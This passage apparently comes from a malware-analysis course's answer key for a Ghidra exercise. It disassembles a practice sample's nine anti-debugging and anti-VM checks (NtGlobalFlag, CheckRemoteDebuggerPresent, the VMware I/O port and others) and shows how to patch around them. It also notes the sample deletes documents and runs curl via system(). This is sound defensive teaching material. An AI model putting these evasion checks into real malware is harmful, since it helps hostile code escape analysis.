
```
73E25D02    55              push ebp
73E25D03    8BEC            mov ebp,esp
73E25D05    51              push ecx
73E25D06    53              push ebx
73E25D07    8B1D 0400FE7F   mov ebx,dword ptr ds:[7FFE0004]
73E25D0D    B8 2403FE7F     mov eax,7FFE0324
73E25D12    56              push esi
73E25D13    57              push edi
73E25D14    BF 2003FE7F     mov edi,7FFE0320
73E25D19    895D FC         mov dword ptr ss:[ebp-4],ebx
73E25D1C    8B00            mov eax,dword ptr ds:[eax]
73E25D1E    B9 2803FE7F     mov ecx,7FFE0328
73E25D23    8B3F            mov edi,dword ptr ds:[edi]
73E25D25    8B09            mov ecx,dword ptr ds:[ecx]
73E25D27    3BC1            cmp eax,ecx
73E25D29    74 24           je kernel32.73E25D4F
73E25D2B    BA 2403FE7F     mov edx,7FFE0324
73E25D30    BE 2003FE7F     mov esi,7FFE0320
73E25D35    BB 2803FE7F     mov ebx,7FFE0328
73E25D3A    8D9B 00000000   lea ebx,dword ptr ds:[ebx]
73E25D40    F3:90           pause
73E25D42    8B02            mov eax,dword ptr ds:[edx]
73E25D44    8B3E            mov edi,dword ptr ds:[esi]
73E25D46    8B0B            mov ecx,dword ptr ds:[ebx]
73E25D48    3BC1            cmp eax,ecx
73E25D4A    75 F4           jne kernel32.73E25D40
73E25D4C    8B5D FC         mov ebx,dword ptr ss:[ebp-4]
73E25D4F    F7E3            mul ebx
73E25D51    8BC8            mov ecx,eax
73E25D53    8BF2            mov esi,edx
73E25D55    8BC7            mov eax,edi
73E25D57    F7E3            mul ebx
73E25D59    0FA4CE 08       shld esi,ecx,8
73E25D5D    0FACD0 18       shrd eax,edx,18
73E25D61    C1E1 08         shl ecx,8
73E25D64    C1EA 18         shr edx,18
73E25D67    03C1            add eax,ecx
73E25D69    5F              pop edi
73E25D6A    13D6            adc edx,esi
73E25D6C    5E              pop esi
73E25D6D    5B              pop ebx
73E25D6E    8BE5            mov esp,ebp
73E25D70    5D              pop ebp
73E25D71    C3              ret
```

- 73E25D07 | mov ebx,dword ptr ds:[7FFE0004]

7FFE0004 : It refers to the TickCountLow field in KUSER_SHARED_DATA.

- A loop containing the pause instruction can detect debugging environments by taking advantage of subtle timing differences.


Exercise 2 Answer For Ghidra



While debugging, the count exceeds 1194h, causing a jump to 4019A0.


ja is a conditional branching instruction in assembly language, meaning "Jump if Above."

The condition is CF = 0 and ZF = 0 (no carry and non-zero), so you can avoid the jump by changing either of these flags.



Exercise 2 Answer For Ghidra

- Checking the value of NtGlobalFlag is a method used to determine the presence of debugging.





```
undefined4        EAX:4          <RETURN>
                  NtGlobalFlag_check_3
                  FUN_00401360                                  XREF[1]:     FUN_004015a0:004016ff(c)
00401360 64 a1 18       MOV        EAX,FS:[offset ->ExceptionList]              = ffdff000
         00 00 00
                  The code is checking the NtGlobalFlag value at offset 0x68 fr...
                  If The value 70(the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10),...
00401366 8b 40 30       MOV        EAX,dword ptr [EAX + offset ProcessEnvironment... = 00000000
00401369 8b 40 68       MOV        EAX,dword ptr [EAX + 0x68]
0040136c c3             RET
```

```
00401360    64:A1 18000000    mov eax,dword ptr fs:[18]
00401366    8B40 30           mov eax,dword ptr ds:[eax+30]
00401369    8B40 68           mov eax,dword ptr ds:[eax+68]
0040136C    C3                ret
```

Exercise 2 Answer For Ghidra

- The value 70, indicating debugging, is stored in EAX as the return value, and a cmp instruction is used to check whether it is 70.



Exercise 2 Answer For Ghidra


- The program uses CheckRemoteDebuggerPresent to check whether it is running in a debugging environment.
- It can be modified by replacing the jne instruction with nop or je, or by applying a patch.


```
0040170d 8d 44 24 10     LEA        EAX,[ESP + 0x10]
00401711 50              PUSH       EAX                                  PBOOL pbDebuggerPresent for Chec...
00401712 ff 15 08        CALL       dword ptr [->KERNEL32.DLL::GetCurrentProcess]   = 000041dc
         30 40 00
00401718 50              PUSH       EAX                                  HANDLE hProcess for CheckRemoteD...
                    Debugger check
00401719 ff 15 2c        CALL       dword ptr [->KERNEL32.DLL::CheckRemoteDebugger...  = 00004270
         30 40 00
0040171f 83 7c 24        CMP        dword ptr [ESP + 0x10],0x0
         10 00
00401724 0f 85 76        JNZ        LAB_004019a0
```

```
004016F4   3D 94110000      cmp eax,1194
004016F9   0F87 A1020000    ja exercise2.4019A0
004016FF   E8 5CFCFFFF      call exercise2.401360
00401704   83F8 70          cmp eax,70                          70:'p'
00401707   0F84 93020000    je exercise2.4019A0
0040170D   8D4424 10        lea eax,dword ptr ss:[esp+10]
00401711   50               push eax
00401712   FF15 08304000    call dword ptr ds:[<&GetCurrentProcess>]
00401718   50               push eax
00401719   FF15 2C304000    call dword ptr ds:[<&CheckRemoteDebuggerPresent>]
0040171F   837C24 10 00     cmp dword ptr ss:[esp+10],0
00401724   0F85 76020000    jne exercise2.4019A0
0040172A   33C9             xor ecx,ecx
0040172C   0F1F40 00        nop dword ptr ds:[eax],eax
00401730   8BC1             mov eax,ecx
00401732   05 70134000      add eax,exercise2.401370
00401737   8038 CC          cmp byte ptr ds:[eax],CC
0040173A   0F84 60020000    je exercise2.4019A0
00401740   8BC1             mov eax,ecx
00401742   05 00144000      add eax,exercise2.401400

                                                                Hide FPU
EAX   00000001
EBX   73E2A310    <kernel32.Sleep>
ECX   76750000
EDX   0009E678
EBP   0019FF38
ESP   0019FD58
ESI   01BFC45B
EDI   73E25D02    kernel32.73E25D02

EIP   00401724    exercise2.00401724

EFLAGS   00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

Exercise 2 Answer For Ghidra

- When debugging with F8, there is a function being called at address 401784, 401791.
- What does this function do?





Exercise 2 Answer For Ghidra


- mov eax, 0x564D5868: This instruction moves the hexadecimal value 0x564D5868 into the eax register. This value is known as the "VMware magic value" and is used for communication with the VMware hypervisor.
- in eax, dx: This instruction reads from the I/O port specified in edx (the VMware port) into eax. The result of this operation can help determine whether the environment is a VMware VM.
- If the in instruction successfully reads from the VMware I/O port and the value matches the expected VMware magic value, the program can conclude that it is running within a VMware environment.

```
004013ae 52              PUSH        param_2
004013af 51              PUSH        param_1
004013b0 53              PUSH        EBX
                         VMware_magic_value
004013b1 b8 68 58        MOV         EAX,0x564d5868
         4d 56
                         detect a VM environment based on the VMware magic value
004013b6 bb 00 00        MOV         EBX,0x0
         00 00
004013bb b9 0a 00        MOV         param_1,0xa
         00 00
                         VMware I/O port
004013c0 ba 58 56        MOV         param_2,0x5658
         00 00
                         detect a VM environment based on the VMware I/O port
004013c5 ed              IN          EAX,param_2
                         VMware_magic_value
004013c6 81 fb 68        CMP         EBX,0x564d5868
         58 4d 56
                         detect a VM environment based on the VMware magic value
004013cc 0f 94 45 e7     SETZ        byte ptr [EBP + local_1d]
004013d0 5b              POP         EBX
004013d1 59              POP         param_1
004013d2 5a              POP         param_2
```

Exercise 2 Answer For Ghidra

For the jump statements at addresses 40178B and 401798, there are approaches to circumvent them:

- Apply a patch (e.g., use nop).
- Modify the flags.



Exercise 2 Answer For Ghidra


Check. How many anti-analysis features must be circumvented?

Answer : There are nine anti-analysis features implemented.

- ✓ Sleep time check
- ✓ Enumerate Running Process
- ✓ Check Analysis tool by EnumWindow
- ✓ Check running Process Monitor
- ✓ IsDebuggerPresent API
- ✓ Timing Check KUSER_SHARED_DATA
- ✓ Check NtGlobalFlag
- ✓ CheckRemoteDebuggerPresent API
- ✓ VM Check


Exercise 2 Answer For Ghidra

- Delete a document file using the system command.




```
0040191d 8d 44 24 60     LEA     EAX,[ESP + 0x60]
00401921 50              PUSH    EAX                                  char * _Command for system
00401922 ff d7           CALL    EDI=>API-MS-WIN-CRT-RUNTIME-L1-1-0.DLL::system
00401924 83 c4 0c        ADD     ESP,0xc
00401927 85 c0           TEST    EAX,EAX
00401929 74 01           JZ      LAB_0040192c
0040192b 43              INC     EBX
```

Exercise 2 Answer For Ghidra



Executing curl using the system command.

```
                    LAB_00401980                                    XREF[1]:     00401990(j)
00401980 8d 84 24        LEA         EAX,[ESP + 0x128]
         28 01 00 00
00401987 50              PUSH        EAX                                          char * _Command for system
00401988 ff d7           CALL        EDI=>API-MS-WIN-CRT-RUNTIME-L1-1-0.DLL::system
0040198a 46              INC         ESI
0040198b 83 c4 04        ADD         ESP,0x4
